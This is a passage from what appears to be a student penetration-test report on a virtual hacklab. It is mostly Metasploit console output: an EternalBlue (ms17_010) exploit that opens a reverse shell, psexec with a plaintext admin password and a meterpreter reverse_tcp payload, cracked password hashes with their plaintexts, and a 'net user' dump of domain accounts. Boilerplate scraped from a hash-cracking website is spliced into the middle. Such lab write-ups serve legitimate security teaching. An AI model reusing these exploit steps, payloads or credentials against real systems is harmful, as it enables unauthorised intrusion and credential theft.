Plaintext of A78C0C569C48F6C0F4F8487BDA4A6F2F is erosion
Plaintext of E27B46A1B3103AB41AA1AD5278573FC3 is journalese
Plaintext of 911C26C5312E4B7A6FFA3B71013DB89E is negotiate
Plaintext of C5A237B7E9D8E708D8436B6148A25FA1 is test123
Plaintext of 0B86B1AF4419BBD7A87DBB345A9C93F6 is trivalent25
Plaintext of D81841D2202596E0B9A0587722F21625 is vaginal73
Plaintext of 8DD99C05DCF059DB3CF931B294E0A32D is whomsoever
Plaintext of 768E472E247102C4B5E5B801FF1D6D71 is wiretapping
Attack stopped!
9 of 83 hashes cracked
```

Figure 22 - Assigning a new password to the built-in administrator



Cracker Results:

```
E21BE3C4D0977C59466A16DE93D968F4 NTLM Hacklab1
C64F1CD2A8A15CED225F7192D362963B [No Match]
```

The MD5 message-digest algorithm is a widely used hash function producing a 128-bit hash value. Although MD5 was initially designed to be used as a cryptographic hash function, it has been found to suffer from extensive vulnerabilities. It can still be used as a checksum to verify data integrity, but only against unintentional corruption. It remains suitable for other non-cryptographic purposes, for example for determining the partition for a particular key in a partitioned database. The weaknesses of MD5 have been exploited in the field, most infamously by the Flame malware in 2012. The CMU Software Engineering Institute considers MD5 essentially cryptographically broken and unsuitable for further use. MD5 Decrypt.

Language : English

Theme : Slate


HashKiller.co.uk v19.04.16 © 2019

SEO Services by Over The Top SEO

Page loaded in 0.000 seconds

Again, using the admin account that was found through Armitage, it was possible to log in to Server1 and through command prompt allowed for the use of ‘net user’. With ‘net user’ it was possible to change the password of the built-in administrators account and set it to active, if it was not possible to find what the original password was, which will give the ultimate privileges and access if the attempt is successful, in which it was as show in the below figure (Figure 23).

Figure 23 - Assigning a new password to the built-in administrator



```
-------------------------------------------------------------------------------
A.Medina                 A.Peters                 admin
Administrator            B.Martin                 C.Anderson
C.Griffin                C.Howard                 C.Montgomery
C.Moreno                 C.Morris                 C.Olson
D.Dunn                   D.King                   D.Manning
D.Pena                   D.Price                  D.Valdez
E.Elliott                E.Jones                  F.Chapman
G.Walsh                  Guest                    I.Pratt
J.Andrews                J.Barrett                J.Hale
J.Hart                   J.Johnson                J.Rhodes
J.Saunders               J.Stevenson              J.Torres
K.Hudson                 krbtgt                   L.Burke
L.Carr                   L.Thornton               M.Boyd
M.Day                    M.Mills                  N.Vega
N.Wells                  P.Pittman                R.Astley
R.Boone                  R.Knight                 R.Ramsey
R.Soto                   S.Franklin               S.Reed
T.Harmon                 T.Nunez                  T.Oliver
test                     V.Haynes
The command completed successfully.

PS C:\Users\Administrator> net user A.Peters
User name                    A.Peters
Full Name                    Archie Peters
Comment                      November
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            12/15/2019 12:57:30 PM
Password expires             Never
Password changeable          12/16/2019 12:57:30 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Sales                *Domain Users
The command completed successfully.

PS C:\Users\Administrator>
```

While having access to the built-in administrator it was easy to find out the users privileges as well as the department that they reside in, as well as when they last logged on, when they last changed their password and have the ability to change their passwords, using 'net user'.

Furthermore, there was the use of Metesploit/Meterpreter, by using the 'msfconsole' , and the 'search' member, through this it was possible to search for exploits. When this was successful it allowed for the use of meterpreter, which in turn allowed for the attacker to gain access to the system.

iv. Exploits


Noting the version of windows that is being used, it can be seen that it is an older version, and some of the older exploits could be applied, for example buffer overflow, and SEH buffer overflow, but such would not work against anything newer than Windows 7.

The first exploit that was looked at was the Pop3 server seen during the scanning stage, and the exploit provided the information about what form of server was running on it. In this case Argosoft mail server (Figure 24)

Using HULK for the vulnerability with dos.


Furthermore, using some scanners through msfconsole, gained the ability to further research the information about the system, specifically the NetBIOS (Figure 27).

Figure 24 - Pop3 – Though the exploit didn't work, this is the attempt



```
[*] Started reverse TCP handler on 192.168.0.100:4444
[*] 192.168.0.1:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp e
sp at 5f4a358f
[-] 192.168.0.1:110 - POP3 server does not appear to be running
[*] Exploit completed, but no session was created.
msf5 exploit(windows/pop3/seattlelab_pass) > sessions

Active sessions
===============

No active sessions.

msf5 exploit(windows/pop3/seattlelab_pass) > 
```


Figure 25 - Pop3 – The exploit did work, showing what the server was running



```
 --  ----
  0   Gentoo 2006.0 Linux 2.6

sf5 exploit(linux/pop3/cyrus_pop3d_popsubfolders) > set rhost 192.168.0.100
host => 192.168.0.100
sf5 exploit(linux/pop3/cyrus_pop3d_popsubfolders) > exploit

*] Started reverse TCP handler on 192.168.0.100:4444
-] 192.168.0.100:110 - Exploit failed [unreachable]: Rex::ConnectionRefused T
e connection was refused by the remote host (192.168.0.100:110).
*] Exploit completed, but no session was created.
sf5 exploit(linux/pop3/cyrus_pop3d_popsubfolders) > set rhost 192.168.0.1
host => 192.168.0.1
sf5 exploit(linux/pop3/cyrus_pop3d_popsubfolders) > exploit

*] Started reverse TCP handler on 192.168.0.100:4444
*] 192.168.0.1:110 - Banner: +OK ArGoSoft Mail Server Freeware, Version 1.8 (
.8.2.9)
*] Exploit completed, but no session was created.
sf5 exploit(linux/pop3/cyrus_pop3d_popsubfolders) > sessions

ctive sessions
==============

o active sessions.

sf5 exploit(linux/pop3/cyrus_pop3d_popsubfolders) > 
```

The next exploit that was done was port 79, Finger.


Figure 26 - Finger – Though the exploit didn’t work, this is the attempt



```
   2  auxiliary/scanner/oracle/isqlplus_login                          normal  Yes    Oracle iSQL*Plus Login Utility
   3  auxiliary/scanner/oracle/isqlplus_sidbrute                       normal  Yes    Oracle iSQLPlus SID Check
   4  auxiliary/scanner/vmware/esx_fingerprint                         normal  Yes    VMWare ESX/ESXi Fingerprint Scanner
   5  auxiliary/server/browser_autopwn                                 normal  No     HTTP Client Automatic Exploiter
   6  exploit/bsd/finger/morris_fingerd_bof            1988-11-02      normal  Yes    Morris Worm fingerd Stack Buffer Overflow
   7  exploit/windows/http/bea_weblogic_post_bof       2008-07-17      great   Yes    Oracle Weblogic Apache Connector POST Request Buffer Overflow
   8  exploit/windows/rdp/cve_2019_0708_bluekeep_rce   2019-05-14      manual  Yes    CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
   9  post/windows/gather/enum_putty_saved_sessions                    normal  No     PuTTY Saved Sessions Enumeration Module


msf5 post(windows/escalate/golden_ticket) > use auxiliary/scanner/finger/finger_users
msf5 auxiliary(scanner/finger/finger_users) > show options

Module options (auxiliary/scanner/finger/finger_users):

   Name        Current Setting                                              Required  Description
   ----        ---------------                                              --------  -----------
   RHOSTS                                                                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       79                                                           yes       The target port (TCP)
   THREADS     1                                                            yes       The number of concurrent threads
   USERS_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of default UNIX accounts.

msf5 auxiliary(scanner/finger/finger_users) > set rhosts 192.168.0.1
rhosts => 192.168.0.1
msf5 auxiliary(scanner/finger/finger_users) > run

[*] 192.168.0.1:79        - 192.168.0.1:79 No users found.
[*] 192.168.0.1:79        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/finger/finger_users) > set rhosts 192.168.0.2
rhosts => 192.168.0.2
msf5 auxiliary(scanner/finger/finger_users) > run

[*] 192.168.0.2:79        - 192.168.0.2:79 No users found.
[*] 192.168.0.2:79        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/finger/finger_users) > █
```

After the attempt with port 79, next was port 139, the NetBIOS.


Figure 27 - netBIOS – All the names are successfully displayed on the screen



```
   Name              Current Setting                                              Required  Description
   ----              ---------------                                              --------  -----------
   Proxies                                                                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.0.100                                                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'f
ile:<path>'
   RPORT             80                                                           yes       The target port (TCP)
   SSL               false                                                        no        Negotiate SSL/TLS for outgoing connections
   TARGET_URI                                                                     no        Single target URI
   TARGET_URIS_FILE  /usr/share/metasploit-framework/data/wordlists/http_owa_common.txt  no   Path to list of URIs to request
   THREADS           1                                                            yes       The number of concurrent threads
   VHOST                                                                          no        HTTP server virtual host

msf5 auxiliary(scanner/http/ntlm_info_enumeration) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/ntlm_info_enumeration) > use  auxiliary/scanner/netbios/nbname
msf5 auxiliary(scanner/netbios/nbname) > show options

Module options (auxiliary/scanner/netbios/nbname):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      137              yes       The target port (UDP)
   THREADS    10               yes       The number of concurrent threads

msf5 auxiliary(scanner/netbios/nbname) > set rhosts 192.168.0.1
rhosts => 192.168.0.1
msf5 auxiliary(scanner/netbios/nbname) > run

[*] Sending NetBIOS requests to 192.168.0.1->192.168.0.1 (1 hosts)
[+] 192.168.0.1 [SERVER1] OS:Windows Names:(SERVER1, UADCWNET)  Mac:00:0c:29:77:67:d6 Virtual Machine:VMWare
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/netbios/nbname) > █
```

The following exploit used was ‘Eternal blue’, with the vulnerability of ms17_010, this was possible. With this it was possible to access important information such as, any system hashes that may have been stored, and have them dumped on screen.


Figure 28 – Eternal Blue – Through this exploit it was possible to gain access to the servers.



Kali-Linux-2019.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
My Computer
Palo Alto
Server1
Client2
Client1
Server2
Kali-Linux-2019.3-vmwar...
Activities
Applications
Places
Terminal
Dec 16 10:38
root@kali: ~
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
15:38
16/12/2019


```
   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.0.1
rhosts => 192.168.0.1
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.100:4444
[+] 192.168.0.1:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.1:445 - Connecting to target for exploitation.
[+] 192.168.0.1:445 - Connection established for exploitation.
[+] 192.168.0.1:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.1:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.1:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.1:445 - 0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.0.1:445 - 0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.0.1:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 192.168.0.1:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.1:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.1:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.1:445 - Starting non-paged pool grooming
[+] 192.168.0.1:445 - Sending SMBv2 buffers
[+] 192.168.0.1:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.1:445 - Sending final SMBv2 buffers.
[*] 192.168.0.1:445 - Sending last fragment of exploit packet!
[*] 192.168.0.1:445 - Receiving response from exploit packet
[+] 192.168.0.1:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.1:445 - Sending egg to corrupted connection.
[*] 192.168.0.1:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.0.100:4444 -> 192.168.0.1:57119) at 2019-12-16 10:38:05 -0500
[+] 192.168.0.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Figure 29a - psexec – This exploit was successfully executed and having some more hashes dumped




```
smbuser => Admin
msf5 exploit(windows/smb/psexec) > set SMBPass Thisisverysecret2019
SMBPass => Thisisverysecret2019
msf5 exploit(windows/smb/psexec) > set payload windows/ows/meterpreter/reverse_
tcp
[-] The value specified for payload is not valid.
msf5 exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/psexec) > set lhost 192.168.0.100
lhost => 192.168.0.100
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.100:4444
[*] 192.168.0.1:445 - Connecting to the server...
[*] 192.168.0.1:445 - Authenticating to 192.168.0.1:445 as user 'Admin'...
[*] 192.168.0.1:445 - Selecting PowerShell target
[*] 192.168.0.1:445 - Executing the payload...
[+] 192.168.0.1:445 - Service start timed out, OK if running a command or non-s
ervice executable...
[*] Sending stage (180291 bytes) to 192.168.0.1
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.1:56668) at 2
019-12-15 08:57:32 -0500

meterpreter >
```

Figure 29b - psexec – This exploit was successfully executed and having some more hashes dumped



